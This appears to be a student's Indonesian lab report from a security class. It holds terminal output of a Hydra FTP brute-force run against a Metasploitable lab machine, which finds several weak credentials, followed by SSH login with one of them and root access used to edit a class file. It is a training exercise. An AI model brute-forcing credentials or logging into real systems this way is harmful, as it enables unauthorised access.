

Nama : Ni Wayan Eka Noviyanti

NIM : 20103018


1.




2.



3.


whitehacker@metasploitable: /Kelas_D
[21][ftp] host: 172.16.209.28 login: user password: user
[21][ftp] host: 172.16.209.28 login: hacker password: hacker
[21][ftp] host: 172.16.209.28 login: whitehacker password: hack123
[21][ftp] host: 172.16.209.28 login: msfadmin password: msfadmin
1 of 1 target successfully completed, 6 valid passwords found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2022-11-23 03:04:25
┌──(kali㉿kali)-[~]
└─$ ssh whitehacker@172.16.209.28
The authenticity of host '172.16.209.28 (172.16.209.28)' can't be established.
RSA key fingerprint is SHA256:BQHm5EoHX9GCiOLuVscegPXLQOsuPs+E9d/rrJB84rk.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.16.209.28' (RSA) to the list of known hosts.
whitehacker@172.16.209.28's password:
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686
The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.
Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.
To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
Last login: Wed Nov 23 02:58:57 2022 from 172.16.209.254
whitehacker@metasploitable:~$ cd ..
whitehacker@metasploitable:/home$ cd ..
whitehacker@metasploitable:/$ ls
bin cdrom etc initrd Kelas_D lib media nohup.out passcrack perusahaan root srv tmp var
boot dev home initrd.img Kelas_O lost+found mnt opt passhacking.txt proc sbin sys usr vmlinuz
whitehacker@metasploitable:/$ Kelas_D
-bash: Kelas_D: command not found
whitehacker@metasploitable:/$ LS
The program 'LS' is currently not installed. To run 'LS' please ask your administrator to install the package 'sl'
-bash: LS: command not found
whitehacker@metasploitable:/$ ls
bin cdrom etc initrd Kelas_D lib media nohup.out passcrack perusahaan root srv tmp var
boot dev home initrd.img Kelas_O lost+found mnt opt passhacking.txt proc sbin sys usr vmlinuz
whitehacker@metasploitable:/$ cd Kelas_D
whitehacker@metasploitable:/Kelas_D$ ls
NIM_Kalian
whitehacker@metasploitable:/Kelas_D$
16:15
23/11/2022

4.


root@metasploitable: /Kelas_D
"NIM_Kalian" 4L, 28C written
root@metasploitable:/Kelas_D# cat NIM_Kalian
20103252
20103018
21101203
root@metasploitable:/Kelas_D#
16:53
23/11/2022